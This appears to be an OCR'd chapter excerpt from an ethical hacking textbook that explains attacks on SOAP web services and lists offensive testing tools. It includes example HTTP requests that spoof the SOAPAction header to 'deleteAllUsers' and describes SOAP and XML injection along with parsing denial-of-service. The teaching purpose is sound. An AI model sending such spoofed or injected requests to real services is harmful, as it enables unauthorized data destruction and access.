
- Web services work atop legacy web applications, and any attack on a web service will immediately expose an underlying **application's business and logic vulnerabilities** for various attacks



Attacker
Web Service Client
WSDL
.net
Java
Package Application
Custom Application
Database
Database System
Application Management Server
Identity Management Server
Web Services
SOAP Injection, XML Injection
WSDL Probing Attacks
Information Leakage, Application Logic Attacks
Database Attacks, DoS Attacks

Web Services Probing Attacks

- In the first step, **trap the WSDL document** from web service traffic and analyze it to determine the purpose of the application and identify its functions, entry points, and message types
- **Create a set of valid requests** by selecting a set of operations and formulating request messages according to the rules of the XML Schema that can be submitted to the web service
- Use these requests to include malicious contents in **SOAP requests** and analyze errors to gain a deeper understanding of potential security weaknesses



Attacker
Attacker inject arbitrary character (') in the input field
Server throws an error

Web Service Attacks: SOAPAction Spoofing

- Every SOAP request contains an operation that is executed by the application and is included as the **first child element** in the SOAP Body
- SOAPAction is an additional HTTP header used when SOAP messages are **transmitted using HTTP**
- This header informs the receiving web service about the operation present in the SOAP body without the need to perform **XML parsing**
- Attackers use tools such as **WS-Attacker** to manipulate the operations included in the SOAPAction headers

WS-Attacker

Web Service Attacks: WS-Address Spoofing

- WS-address provides additional routing information in the SOAP header to support **asynchronous communication**
- In a WS-address spoofing attack, an attacker sends a SOAP message containing **fake WS-address** information to the server. The <ReplyTo> header consists of the **address of the endpoint** selected by the attacker rather than the address of the web service client

Regular SOAP traffic between WS client and server

Creates new user account on the server

Web Services Parsing Attacks

- Parsing attacks exploit vulnerabilities and weaknesses in the processing **capabilities of the XML parser** to create a denial-of-service attack or generate **logical errors in web service request** processing

Recursive Payloads

- Attacker queries web services with a grammatically correct SOAP document that contains **infinite processing loops** resulting in exhaustion of the XML parser and CPU resources

Oversize Payloads

- Attackers send an excessively large payload to **consume all system resources**, rendering web services inaccessible to other legitimate users

Web Service Attack Tools

SoapUI

- SoapUI is a **web service** testing tool that supports **multiple protocols** such as SOAP, REST, HTTP, JMS, AMF, and JDBC
- An attacker can use this tool to carry out **web service probing**, SOAP injection, XML injection, and web service parsing attacks

Attack Web Services

Web applications often use web services to implement a particular functionality. If web services integrated within the web applications are vulnerable, the applications themselves become vulnerable, allowing attackers to exploit such applications through the integrated vulnerable web services. Thus, attackers easily target web services. Therefore, compromised web services are a serious security threat.

Web services work atop the legacy web applications, and any attack on web service will immediately expose an underlying application's business and logic vulnerabilities for various attacks. Attackers can target web services using various techniques, as web applications make these services available to users through different mechanisms. Hence, the possibility of vulnerabilities increases. Attackers exploit these vulnerabilities to compromise web services. There are many reasons why attackers target web services. Attackers choose an appropriate attack depending on the purpose of the attack. If attackers merely want to stop a web service from serving intended users, then they can launch a DoS attack by sending numerous requests.

Web Services Probing Attacks

WSDL files are automated documents consisting of sensitive information about service ports, connections formed between two electronic machines, and so on. Attackers can use WSDL probing attacks to obtain information about the vulnerabilities in public and private web services, as well as to perform an SQL attack.

A web service probing attack involves the following steps:

- In the first step, trap the WSDL document from web service traffic and analyze it to determine the purpose of the application, functional breakdown, entry points, and message types
- Create a set of valid requests by selecting a set of operations and formulating the request messages according to the rules of the XML schema that can be submitted to the web service
- Use these requests to include malicious contents in SOAP requests and analyze errors to gain a deeper understanding of potential security weaknesses

Web Service Attacks: SOAP Injection

SOAP is a lightweight and simple XML-based protocol designed to exchange structured and type information on the web. The XML envelope element is always the root element of a SOAP message in the XML schema. SOAP injection includes special characters such as single quotes, double quotes, semicolons, and so on.

The attacker injects malicious query strings in the user input field to bypass web service authentication mechanisms and access backend databases. This attack works similarly to SQL injection attacks.

Figure 14.82: Web Services Soap Injection attack

Web Service Attacks: SOAPAction Spoofing

Every SOAP request message contains an operation that is executed by the application and is included as the first child element in the SOAP body. When SOAP messages are transmitted using HTTP, an additional HTTP header known as SOAPAction is used. The operation to be executed is included in the SOAPAction header. The header element informs the receiving web service about the operation present in the SOAP body without the need to perform XML parsing. Attackers can exploit this optimization to manipulate the operations included in the SOAPAction headers.

For example, consider a web service that includes two operations, createUser and deleteAllUsers, and is vulnerable to such an attack. Assume that this web service is protected by a gateway and only authorized users who have direct communication with the web service can perform the deleteAllUsers operation. An attacker in front of the gateway can perform a SOAPAction spoofing attack by manipulating the SOAPAction header as follows:

An HTTP request message for creating a user:

```
POST /service HTTP/1.1
Host: certifiedHacker
SOAPAction: "createUser"
<Envelope>
     <Header />
     <Body>
          <createUser>
               <login>rinnimathews</login>
               <pwd>password</pwd>
          </createUser>
     </Body>
</Envelope>
```

The attacker can modify the SOAPAction to “deleteAllUsers”, and the gateway passes this message because the SOAP body consists of the createUser operation.

```
POST /service HTTP/1.1
Host: certifiedHacker
SOAPAction: "deleteAllUsers"
<Envelope>
     <Header />
     <Body>
          <createUser>
               <login>rinnimathews</login>
               <pwd>password</pwd>
          </createUser>
     </Body>
</Envelope>
```

Attackers use tools such as WS-Attacker to perform SOAPAction spoofing:

- **WS-Attacker**

  Source: *https://github.com*

  WS-Attacker is a tool for performing automatic penetration tests of web services. It is an open-source and easy-to-use software solution with multiple plugins for different attack types, and it provides a security checking interface. WS-Attacker provides functionality to load WSDL files and send SOAP messages to the web service endpoints and can test if any web service is vulnerable to attacks such as XML signature wrapping, SOAPAction spoofing, and DoS.

Figure 14.83: Screenshot of WS-Attacker

Web Service Attacks: WS-Address Spoofing

WS-Address provides additional routing information in the SOAP header to support asynchronous communication. This technique allows the transmission of web service requests and response messages using different TCP connections. It is essential for long-running service requests where the calculation time of the server-side application exceeds the lifetime of a single TCP connection.

WS-Address includes an optional FaultTo address element for stating an alternative endpoint that is to be used in case of any complications. As the requester selects the endpoint address used in the ReplyTo and FaultTo headers, it is not secured properly against tampering by intermediaries. Although the specification asks to perform digital signatures on these header fields, the values mostly depend on the default setting without any proper security.

This causes a vulnerability that can be exploited by the attacker to perform the WS-Address spoofing attack. In the WS-address spoofing attack, an attacker sends a SOAP message containing fake WS-Address information to the server. The <ReplyTo> header consists of the address of the endpoint selected by the attacker instead of the web service client. The endpoint selected by the attacker receives unnecessary traffic via SOAP messages. Furthermore, the attacker may generate a massive amount of traffic, thus resulting in a DoS attack. Attackers use tools such as WS-Attacker to identify and exploit WS-addressing spoofing vulnerabilities.

        </ReplyTo>
      </Header>
    <Body>
```

Figure 14.84: Illustration of WS-Address spoofing attack

Web Service Attacks: XML Injection

Web applications sometimes use XML to store data such as user credentials in XML documents; attackers can parse and view such data using XPATH. XPATH defines the flow of the document and verifies user credentials, such as the username and password, to redirect them to a specific user account.

Attackers identify the XPATH and insert an XML injection or XML schema to bypass the authentication process and gain unrestricted access to the data stored in XML. The process by which attackers enter values that query XML takes advantage of is an XML injection attack. Attackers inject XML data and tags into user input fields to manipulate XML schema or populate XML databases with bogus entries. XML injection can be used to bypass authorization, escalate privileges, and generate web services DoS attacks.

Figure 14.85: Web Services XML Injection attack

Web Services Parsing Attacks

Parsing attacks exploit vulnerabilities and weaknesses in the processing capabilities of the XML parser to create a DoS attack or generate logical errors in web service request processing. A parsing attack is performed when an attacker succeeds in modifying a file request or string. The attacker changes the values by superimposing one or more operating system commands via the request. Parsing is possible when the attacker executes .bat (batch) or .cmd (command) files.

- **Recursive Payloads**

  The attacker queries for web services with a grammatically correct SOAP document that contains infinite processing loops, resulting in exhaustion of the XML parser and CPU resources.

- **Oversize Payloads**

  Attackers send a payload that is excessively large to consume all the system resources, rendering web services inaccessible to other legitimate users.

Web Service Attack Tools

- **SoapUI**

  Source: *https://www.soapui.org*

  SoapUI is a web service testing tool that supports multiple protocols such as SOAP, REST, HTTP, JMS, AMF, and JDBC. An attacker can use this tool to carry out web service probing, SOAP injection, XML injection, and web service parsing attacks.

Additional Web Application Hacking Tools

Besides the web application hacking tools described above, several other tools can help attackers accomplish their goals.


Some additional web application hacking tools are listed below:

- Metasploit (*https://www.metasploit.com*)
- w3af (*https://w3af.org*)
- Nikto (*https://cirt.net*)
- Sn1per (*https://github.com*)
- WSSiP (*https://github.com*)
- X Attacker (*https://github.com*)
- timing_attack (*https://github.com*)
- HTTrack (*https://www.httrack.com*)
- SQL Injection Scanner (*https://pentest-tools.com*)
- XSS Scanner (*https://pentest-tools.com*)
- SQLi Exploiter (*https://pentest-tools.com*)
- HTTP Request Logger (*https://pentest-tools.com*)
- WebCopier (*https://www.maximumsoft.com*)
- WPScan (*https://wpscan.com*)
- TIDoS-Framework (*https://github.com*)

LO#04: Explain Web API, Webhooks, and Web Shell

Web API, Webhooks, and Web Shell

Recent years have witnessed an exponential increase in the usage of web APIs in application development. Web APIs help developers in building web applications that retrieve data from multiple online sources. As web APIs are incorporated in many popular applications such as social networking, shopping, and search engines, the importance of securing APIs and their integrity has increased. Any security breach in an API can expose personal or business-critical data to attackers. This section discusses the basic concepts of web API, webhooks, and web shell; API vulnerabilities and hacking techniques; and the best practices for API security.



What is Web API?

- Web API is an application programming interface that provides online web services to client-side apps for retrieving and updating data from **multiple online sources**
- Using a centralized web API reduces the complexity and increases the integrity of updating and changing the data or business logic at **one central location**

What is Web API?

Web API is an application programming interface that provides online web services to client-side applications for retrieving and updating data from multiple online sources. It is a special type of interface where interactions between applications can be allowed through the Internet and some web-based protocols. Web APIs make resources accessible on the Internet and they are generally accessed via the HTTP protocol. They also consist of different types of tools, functions, and protocols that can be used to develop software or applications without any complexity.

For example, consider a traditional web application that is supported by multiple mobile platforms with no centralized API. This results in the complexity of updating business logic for each individual implementation whenever there is an update in the client applications. Using a centralized web API reduces the complexity and increases the integrity of updating and changing the data or business logic at one central location.

